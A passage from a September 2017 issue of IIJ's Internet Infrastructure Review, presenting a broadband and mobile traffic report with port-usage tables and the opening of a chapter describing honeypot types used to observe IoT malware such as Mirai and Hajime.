

IIJR

Internet
Infrastructure
Review

Sep.2017

Vol. 36

Periodic Observation Report

Broadband Traffic Report Traffic Growth Slows to a Degree

Focused Research (1)

MITF Honeypot Support for IoT Devices

Focused Research (2)

The L in LEED Stands for Lao PDR Energy Efficiency Modular Data Center Project

Focused Research (3)

The History of SEIL/SMF

IIJ

Internet Initiative Japan

Internet Infrastructure Review

September 2017 Vol.36

Executive Summary	3
1. Periodic Observation Report	4
1.1 Overview	4
1.2 About the Data	4
1.3 Daily Usage Levels for Users	5
1.4 Usage by Port.....	7
1.5 Conclusion.....	9
2. Focused Research (1)	10
2.1 Introduction	10
2.2 Honeypot Classification	10
2.3 Major Changes from the Old System	11
2.4 Changes in the Number of Artifacts Acquired.....	12
2.5 Honeypot Detection Using the Echo Command.....	12
2.6 Selection of Attack Targets.....	13
2.7 Risks of Honeypots.....	14
2.8 Conclusion.....	15
3. Focused Research (2)	16
3.1 The Lao PDR Environment.....	16
3.2 About JCM	16
3.3 Project History	17
3.4 Three Features of the Modular Data Center Implemented in This Project	18
3.5 The Need for Energy Efficient Data Centers and Future Initiatives.....	19
4. Focused Research (3)	20
4.1 Introduction	20
4.2 SEIL Development	20
4.3 The Birth of SMF.....	20
4.4 SMFv2 Development.....	21
4.5 The SACM Cloud-based Centralized Management System	21
4.6 Further Evolution of SMF	22
4.7 Conclusion.....	23

Executive Summary

In the IIR, we have published in-depth periodic observations of the Internet and network-related technology themes. Starting with this volume, we have reorganized its content. The quarterly briefing on Internet security that we used to present here will now be delivered in a different format to provide more timely information.

Going forward, the IIR will be comprised of periodic observation reports that provide an outline of various data obtained through daily service operation, as well as focused research where we examine specific areas of technology, with a focus on the wide range of technologies that we research and develop at IIJ.

In Chapter 1, we present an analysis of broadband traffic trends as our periodic observation report for this volume. We perform this analysis every year, but this year we observed a slowdown in the growth of both broadband and mobile traffic. Our analysis of TCP port usage also revealed that port 443 HTTPS now accounts for an even larger percentage of the total traffic.

In Chapter 2, we discuss the server-based honeypots that IIJ uses for observation. With an increasing number of attacks targeting IoT devices recently, our honeypots require additional functions to accurately observe these new attacks. Here, we provide a general overview of these honeypots, and discuss the functions we are adding, as well as the data observed during this process.

In Chapter 3, we look at a project involving the construction of modular data centers in Lao PDR. IIJ runs a modular data center at the Matsue Data Center Park, and we are developing new technologies through a range of experiments. Based on the technology we have developed through these activities, we built a modular data center in Lao PDR. Here we provide a summary of this project, and discuss the role that IIJ played in the project, as well as the technology we introduced.

In Chapter 4, we cover SMF. SMF, short for SEIL Management Framework, began as a function for supporting the operation and management of the SEIL routers that IIJ developed 20 years ago. We later generalized this framework to enable it to be used with equipment other than SEIL, and we have continued development to support the device management needs of the IoT age by applying technology refined through SMF, such as expanding the monitoring function to collect data. Here we provide a summary of this history.

IIJ continues to strive towards improving and developing our services daily, while maintaining the stability of the ICT environment. We will keep providing a variety of services and solutions that everyone can take full advantage of as infrastructure for their corporate activities.



Junichi Shimagami

Mr. Shimagami is a Senior Executive Officer and the CTO of IIJ. His interest in the Internet led to him joining IIJ in September 1996. After engaging in the design and construction of the A-Bone Asia region network spearheaded by IIJ, as well as IIJ's backbone network, he was put in charge of IIJ network services. Since 2015, he has been responsible for network, cloud, and security technology across the board as CTO. In April 2017, he became chairman of the Telecom Services Association of Japan MVNO Council.

Broadband Traffic Report

Traffic Growth Slows to a Degree

1.1 Overview

In this report, we analyze traffic over the broadband access services operated by IJ each year and present the results*1*2*3*4*5*6*7*8. Here, we will once again report on changes in traffic trends over the past year, based on daily user traffic and usage by port.

Figure 1 shows the average monthly traffic trends for IJ's overall broadband services and mobile services. The IN/OUT traffic indicates directions from the ISP perspective. IN represents uploads from users, and OUT represents user downloads. Because we cannot disclose specific traffic numbers, we have normalized the latest values for each set of OUT data to 1.


For broadband, over the past year, IN traffic has increased by 10%, while OUT traffic has increased by 25%. A year ago, each had increased by 18% and 47%, respectively, so it could be said that growth has slowed to a degree.

For mobile, we only have data for the past three years, but over the past year, IN traffic increased by 103% and OUT traffic increased by 70%. Although the increase has slowed compared to the 125% and 137% increases from a year ago, this still represents significant growth. However, the total volume of mobile traffic is still an order of magnitude lower than broadband.

1.2 About the Data

As with our previous reports, for broadband traffic, the survey data utilized here was collected using Sampled NetFlow from the routers that accommodate the fiber-optic and DSL broadband customers of our personal and enterprise broadband access services. For mobile traffic, access gateway billing information was applied to determine usage volumes for personal and enterprise mobile services, while Sampled NetFlow data from the routers used to accommodate these services was employed to determine the ports used.

Because traffic trends differ between weekdays and weekends, we analyze traffic in one-week chunks. In this case, we used data for the week spanning May 29 to June 4, 2017. For comparison, we used the data for the week spanning May 30 to June 5, 2016, which we analyzed in the previous report.



Results are aggregated by subscription for broadband traffic, and by phone number for mobile traffic, as some subscriptions cover multiple phone numbers. The usage volume for each broadband user was obtained by matching the IP address assigned to users with the IP addresses observed. We gathered statistical information by sampling packets using NetFlow. The sampling rate was set as 1/8192 to 1/16382, taking into account router performance and load. We estimated overall usage volumes by multiplying observed volumes with the reciprocal of the sampling rate.

Figure 1: Trends in Monthly Traffic for Broadband and Mobile

*1 Kenjiro Cho. Broadband Traffic Report: Traffic Growth is Accelerating. Internet Infrastructure Review. Vol.32. pp28-33. August 2016.
*2 Kenjiro Cho. Broadband Traffic Report: Comparing Broadband and Mobile Traffic. Internet Infrastructure Review. Vol.28. pp28-33. August 2015.
*3 Kenjiro Cho. Broadband Traffic Report: Traffic Volumes Rise Steadily Over the Past Year, and HTTPS Use Expands. Internet Infrastructure Review. Vol.24. pp28-33. August 2014.
*4 Kenjiro Cho. Broadband Traffic Report: The Impact of Criminalization of Illegal Downloads was Limited. Internet Infrastructure Review. Vol.20. pp32-37. August 2013.
*5 Kenjiro Cho. Broadband Traffic Report: Traffic Trends over the Past Year. Internet Infrastructure Review. Vol.16. pp33-37. August 2012.
*6 Kenjiro Cho. Broadband Traffic Report: Examining the Impact of the Earthquake on Traffic on a Macro Level. Internet Infrastructure Review. Vol.12. pp25-30. August 2011.
*7 Kenjiro Cho. Broadband Traffic Report: Traffic Shifting away from P2P File Sharing to Web Services. Vol.8. pp25-30. August 2010.
*8 Kenjiro Cho. Broadband Traffic Report: Increasing Traffic for General Users. Internet Infrastructure Review. Vol.4. pp18-23. August 2009.

IJ provides both fiber-optic and DSL access as broadband services, but fiber-optic access now accounts for the vast majority of use. 97% of users observed in 2017 used fiber-optic connections, which makes up 99% of the overall broadband traffic volume.

1.3 Daily Usage Levels for Users

First, we will examine the daily usage volumes for broadband and mobile users from several perspectives. Daily usage indicates the average daily usage calculated from a week's worth of data for each user.

Figure 2 and Figure 3 show the average daily usage distribution (probability density function) per broadband and mobile user. Each compares data for 2016 and 2017 split into IN (upload) and OUT (download), with user traffic volume on the X axis, and user frequency on the Y axis. The X axis shows volumes between 10 KB (10^4) and 100 GB (10^{11}) using a logarithmic scale. Most users fall within the 100 GB (10^{11}) range, with a few exceptions.

The IN and OUT distribution for broadband traffic (Figure 2) shows an almost log-normal distribution, which looks like a normal distribution in a semi-log graph. A linear graph would show a long-tailed distribution, with the peak close to the left end and a slow gradual decrease towards the right. The OUT distribution is further to the right than the IN distribution, indicating that the download volume is more than an order of magnitude larger than the upload volume. When comparing 2016 and 2017, the peak distribution for both IN and OUT traffic has moved slightly to the right, which indicates that overall user traffic volumes are increasing.

Looking at the OUT distribution on the right, the peak has been steadily moving to the right over the past few years. However, the usage levels of heavy users on the right end have not increased much, and the distribution is becoming less symmetric. Meanwhile, the IN distribution on the left is symmetric, and closer to log-normal distribution.

The data for mobile traffic (Figure 3) indicates that usage volumes are significantly lower than broadband. Additionally, because there are limits on data usage, the ratio of heavy users to the right of the distribution is lower, and it is asymmetric. There are also no extremely heavy users. Due to those who use mobile only when going out, as well as limits on data usage, there is a greater variance in daily usage volumes for each user when compared to broadband. For this reason, when you look at the daily average for a week worth of data, there is less variance between users than when examining individual days. Plotting the distributions for individual days in the same way results in slightly lower peaks, and raises the tails on both sides, but the basic spread and modal values of the distribution remain largely unchanged.




Figure 2: Daily Broadband User Traffic Volume Distribution Comparison of 2016 and 2017




Figure 3: Daily Mobile User Traffic Volume Distribution Comparison of 2016 and 2017

Table 1 shows trends in the mean and median daily traffic values for broadband users as well as the modal value (the most frequent value that represents the peak of the distribution). The peak position had shifted slightly from the center of the distribution, so the modal value was corrected towards the center of the distribution. Comparing the modal values in 2016 and 2017, IN rose from 56 MB to 79 MB, and OUT rose from 1,000 MB to 1,260 MB. This means that IN and OUT traffic grew by a factor of 1.4 and 1.3, respectively. Meanwhile, because mean values are influenced by the heavy users to the right of the graph, they were significantly higher than the modal values, with the mean IN value being 520 MB and the mean OUT value being 2,624 MB in 2017. In 2016, these were 475 MB and 2,081 MB, respectively. For mobile traffic (Table 2), the mean and modal values are close due to the lack of heavy users. In 2017, the modal values were 7 MB for IN and 79 MB for OUT, while the mean values were 12 MB for IN and 77.4 MB for OUT. The modal values were identical to the previous year for IN traffic, and grew by a factor of 1.3 for OUT traffic.

Figure 4 and Figure 5 plot per user IN/OUT usage volumes for a random sample of 5,000 users. The X axis shows OUT (download volume) and the Y axis shows IN (upload volume), with both using a logarithmic scale. Users with identical IN/OUT values are plotted on the diagonal line.

The cluster below spread out parallel to the diagonal line represents general users with download volumes an order of magnitude higher than upload volumes. For broadband traffic, there was previously a clearly-recognizable cluster of heavy users spread out thinly on the upper right of the diagonal line, but this is now no longer discernible.

There are also differences in the usage levels and the IN/OUT ratio for each user, pointing to the existence of diverse forms of usage. Here, almost no difference can be discerned compared to 2016.

The trend for OUT traffic being an order of magnitude larger also applies to mobile, but usage volumes are lower than broadband, and there is less variance between IN/OUT. The

Year	IN (MB/day)			OUT (MB/day)		
	Mean	Median	Mode	Mean	Median	Mode
2005	430	3	3.5	447	30	32
2007	433	5	4	712	58	66
2008	483	6	5	797	73	94
2009	556	7	6	971	88	114
2010	469	8	7	910	108	145
2011	432	9	8.5	1,001	142	223
2012	410	12	14	1,026	173	282
2013	397	14	18	1,038	203	355
2014	437	22	28	1,287	301	447
2015	467	33	40	1,621	430	708
2016	475	48	56	2,081	697	1,000
2017	520	63	79	2,624	835	1,260

Year	IN (MB/day)			OUT (MB/day)		
	Mean	Median	Mode	Mean	Median	Mode
2015	6.0	2.7	5.5	46.6	19	40
2016	7.8	3.6	7	63.0	27	63
2017	12.0	4.3	7	77.4	35	79

Table 1: Trends in Mean and Modal Values for the Daily Traffic Volume of Broadband Users

Table 2: Trends in Mean and Modal Values for the Daily Traffic Volume of Mobile Users





Figure 4: IN/OUT Usage for Each Broadband User

Figure 5: IN/OUT Usage for Each Mobile User

slope of the cluster is also now lower than the diagonal line, indicating that download ratios are relatively higher for users with higher usage levels. Compared to last year, there are more users with a higher upload volume, which can be seen scattered across the top away from the cluster. This is probably due to a small group of users beginning to stream video from mobile devices.

Figure 6 and Figure 7 show the complementary cumulative distribution of the daily traffic volume for users. This indicates the percentage of users with daily usage levels greater than the X axis value on the Y axis in a log-log scale, which is an effective way of examining the distribution of heavy users. The right side of the graph falls linearly, showing a long-tailed distribution close to a power-law distribution. It can be said that heavy users are distributed statistically, and are by no means a special class of user. On mobile, heavy users exhibit power-law distribution for OUT traffic, but the linear slope for IN traffic is in more disarray than last year, and a larger proportion of users are uploading large volumes of data.

There is a great deal of deviation in traffic usage levels between users, and as a result, traffic volume from a small portion of users accounts for the majority of overall traffic. For example, the top 10% of broadband users account for 60% of the total OUT traffic and 87% of the total IN traffic, while the top 1% of users account for 25% of the OUT traffic and 59% of the IN traffic. However, along with the decrease in the ratio of heavy users over the past few years, the distribution bias has been in a slightly declining trend. Meanwhile, on mobile the top 10% of users account for 48% of OUT traffic and 62% of IN traffic, while the top 1% account for 13% of OUT traffic and 39% of IN traffic. Although the ratio of heavy IN traffic users has increased over the past few years, this demonstrates that the overall proportion of heavy users is smaller on mobile than broadband.

1.4 Usage by Port

Next, we will look at a breakdown of traffic and examine usage levels by port. Recently, it has been difficult to identify applications by port number. Many P2P applications use dynamic ports on both ends, and a large number of client/server applications utilize port 80, assigned to HTTP in order to avoid firewalls. For this reason, generally speaking, when both parties use a dynamic port that is port 1024 or higher, there is a high possibility of it being a P2P application, and when one of the parties uses a well-known port lower than port 1024, it is likely to be a client/server application. In light of this, here we will look at usage levels for TCP and UDP connections by port number, taking the lower port number of the source and destination ports.

As heavy users account for the majority of overall traffic, in order to identify the trends for general users, we have taken a rough approach by extracting data for users with a daily upload volume of less than 100 MB, and treating them as light users. This constitutes users below the horizontal line IN=100 MB point in Figure 4, which roughly corresponds to mobile user usage levels.




Figure 6: Complementary Cumulative Distribution of the Daily Traffic Volume for Broadband Users




Figure 7: Complementary Cumulative Distribution of the Daily Traffic Volume for Mobile Users

Table 3 compares port usage ratios for broadband users in 2016 and 2017, showing all users and light users. 84% of the overall traffic in 2017 is TCP based. The ratio of port 443 (HTTPS) traffic has increased from 31% to 43%, and has finally overtaken port 80 (HTTP) traffic. The ratio of port 80 (HTTP) traffic decreased from 37% in 2016 to 28%, demonstrating that the gradual migration from HTTP to HTTPS has progressed further. TCP dynamic port traffic, which has been on the decline, dropped from 14% in 2016 to 11% in 2017. The ratio of individual dynamic port numbers is tiny, with port 1935 used by Flash Player being the highest at 1% of the total, and the next highest is under 0.3%. Aside from TCP, there is port 443 (HTTPS) UDP traffic, which is thought to be Google's QUIC protocol. The rest is mostly VPN related.

Looking exclusively at light users, port 443 HTTPS traffic, which accounted for 40% of the total in 2016, increased 13 percentage points to 53% in 2017, and port 80 traffic that accounted for 49% of the total in 2016, decreased 14 percentage points to 35% in 2017. The differences between port usage ratios for light users and overall traffic are now disappearing.

Table 4 shows port usage ratios for mobile users, which as a whole were also close to the values for broadband users, suggesting that mobile users are also using applications in a similar manner to broadband users.

The growth in the use of HTTPS is due to more and more services mainly based in the United States making regular use of encrypted HTTPS communications, since the existence of a controversial U.S. National Security Agency (NSA) program for intercepting communications came to light in June 2013. Looking at HTTPS traffic volumes broken down by provider in the data for 2017, about half were related to Google. Google accounted for around 70% of the volume last year, so we can see that other companies have also made progress in the shift to HTTPS.

Figure 8 compares trends in TCP port usage over a week for overall broadband traffic in 2016 and 2017. Trends in TCP port usage are shown for four categories: port 80, port 443, other well-known ports, and dynamic ports. The peak overall traffic volume is shown as 1. Compared with 2016, we can see that the overall ratio of port 443 usage has increased further, and the use of dynamic ports is decreasing. The overall peak is between 19:00 and 23:00, with the peak for port 443 occurring slightly earlier than that for port 80. Traffic increases in the daytime on Saturday and Sunday, reflecting times when the Internet is used at home.

protocol port	2016		2017	
	total (%)	light users	total (%)	light users
TCP	82.8	93.3	83.9	92.3
(< 1024)	63.3	89.9	72.9	88.6
443 (https)	30.5	39.6	43.3	52.5
80 (http)	37.1	49.2	28.4	35.2
182	0.3	0.2	0.3	0.3
81	0.4	0.7	0.2	0.2
993 (imaps)	0.1	0.1	0.2	0.1
22 (ssh)	0.2	0.0	0.1	0.0
110 (pop3)	0.1	0.1	0.1	0.1
(>= 1024)	13.7	3.2	11.0	3.7
1935 (rtmp)	1.5	1.7	1.1	1.2
8080	0.2	0.1	0.3	0.1
UDP	11.1	4.0	10.5	4.9
443 (https)	2.4	2.8	3.8	3.7
4500 (nat-t)	0.2	0.1	0.2	0.1
ESP	5.8	2.6	5.1	2.7
IP-ENCAP	0.2	0.0	0.3	0.0
GRE	0.1	0.0	0.1	0.0
ICMP	0.0	0.0	0.0	0.0

Table 3: Usage by Port for Broadband Users

protocol port	2016	2017
	total (%)	total (%)
TCP	94.4	84.4
443 (https)	43.7	53.0
80 (http)	46.8	27.0
31000	0.2	1.8
993 (imaps)	0.5	0.4
1935 (rtmp)	0.3	0.2
81	0.5	0.1
UDP	5.0	11.4
443 (https)	1.5	7.5
12222	0.1	0.1
4500 (nat-t)	0.2	0.2
53 (dns)	0.2	0.1
ESP	0.4	0.4
GRE	0.1	0.1
ICMP	0.0	0.0

Table 4: Usage by Port for Mobile Users protocol port

Figure 9, mobile data shows trends for port 80 and port 443, which account for the majority of overall traffic. On mobile, the ratio of port 443 traffic has increased further. Compared to broadband, high traffic levels continue from morning to night. On weekdays, there are three peaks representing the morning commute hours, lunch breaks, and the evening from 17:00 to 22:00, demonstrating that usage times are different from broadband.

1.5 Conclusion

One of the broadband traffic trends for this year we can identify is that the increase in traffic that had been accelerating in recent years has started to slow down. Over the past year download volumes climbed 25% and upload volumes went up by 10%, showing continued growth, but growth rates are down compared to the 47% and 18% increases each saw last year. One reason for this is there were a small number of big updates or popular new streaming services appearing this year. Also, on the whole, the shift towards larger and more frequent software updates has settled down, and the adoption of flat-rate music and video streaming services has come full circle.

Despite the growth rate of mobile traffic falling slightly, it has still flourished over the past three years. It is different from broadband traffic in several ways, such as there being fewer heavy users, and higher levels of usage during weekday commute hours and lunch breaks.

The use of HTTPS has expanded greatly compared to three years ago, and finally exceeds HTTP, with 43% of broadband and 53% of mobile traffic sent using HTTPS. But a large amount of commercial content still hasn't been converted to HTTPS, so we expect that more progress will be made in this area in the coming years.




Figure 8: Weekly TCP Port Usage Trends for Broadband Users 2016 (top) and 2017 (bottom)




Figure 9: Weekly TCP Port Usage Trends for Mobile Users 2016 (top) and 2017 (bottom)



Author:
Kenjiro Cho
 Research Director, Research Laboratory, IJ Innovation Institute Inc.

MITF Honeypot Support for IoT Devices


2.1 Introduction

Our server-based honeypots had been operating for a long time using the system that was updated in IIR Vol.12*1. Although a few functions have been added or modified, the original purpose was to observe attacks against Windows hosts, so almost no data or artifacts had been obtained for attacks against other systems. In recent years, there has been an increase in attacks such as Mirai*2 and Hajime*3 that target IoT devices, but we have only been able to observe profile information for associated communications. With this in mind, we added support for communication protocols used in attacks against IoT devices. Here we present details observed during this process, and discuss attempts to avoid honeypots, as well as attacks.

2.2 Honeypot Classification

Honeypots can be broadly categorized into high-interaction and low-interaction varieties. The former gathers information and artifacts by allowing attacks to compromise and infect them, using the actual applications and devices that are subject to attack. Figure 1 shows an illustration of these systems. Since an actual target is being attacked, it is less likely that an attack will fail due to differences in implementation. Because the system is actually infected and compromised when an attack succeeds, it is necessary to roll back to the original environment once the necessary data has been gathered. As long as the target is not a specialized device, a virtual environment is used in most cases. Virtual environments are easy to manage, but they can also be detected by running appropriate programs. For this reason, even if an attack succeeds, there is a risk that the artifact sent will detect the virtual environment and not run at all. Also, although using virtual environments reduces the operating costs, it is still far more expensive than low-interaction honeypots.

The latter gathers information and artifacts by running programs that emulate environments subject to attack, misrepresenting itself as a vulnerable device or an attack target to provoke attacks. Figure 2 shows an illustration of these systems. There are slight variances due to implementation, and because it is merely an emulation, it is generally not possible to handle unknown



When an attack succeeds, there is a chance the system may be infected and become an attacker. If infected, the system must be restored to its original state.

Figure 1: Illustration of a High-Interaction Honeypot

*1 See "1.3.2 Malware Activities" in Vol.12 of this report (https://www.ij.ad.jp/en/company/development/iir/pdf/iir_vol12_infra_EN.pdf) for more information.
 *2 Mirai: Malware that targets IoT devices. The source code has been published, so many variants have been observed. It has a DDoS function. See "1.4.1 Mirai Botnet Detection and Countermeasures" in Vol.33 of this report (https://www.ij.ad.jp/en/company/development/iir/pdf/iir_vol33_infra_EN.pdf) for more information.
 *3 Hajime: Malware that targets IoT devices. The source code has not been published, and since changes in attack methods have been seen, it is thought to still be under active development. The true intent behind much of its behavior is unknown, such as the output of messages and selection of targets to infect.

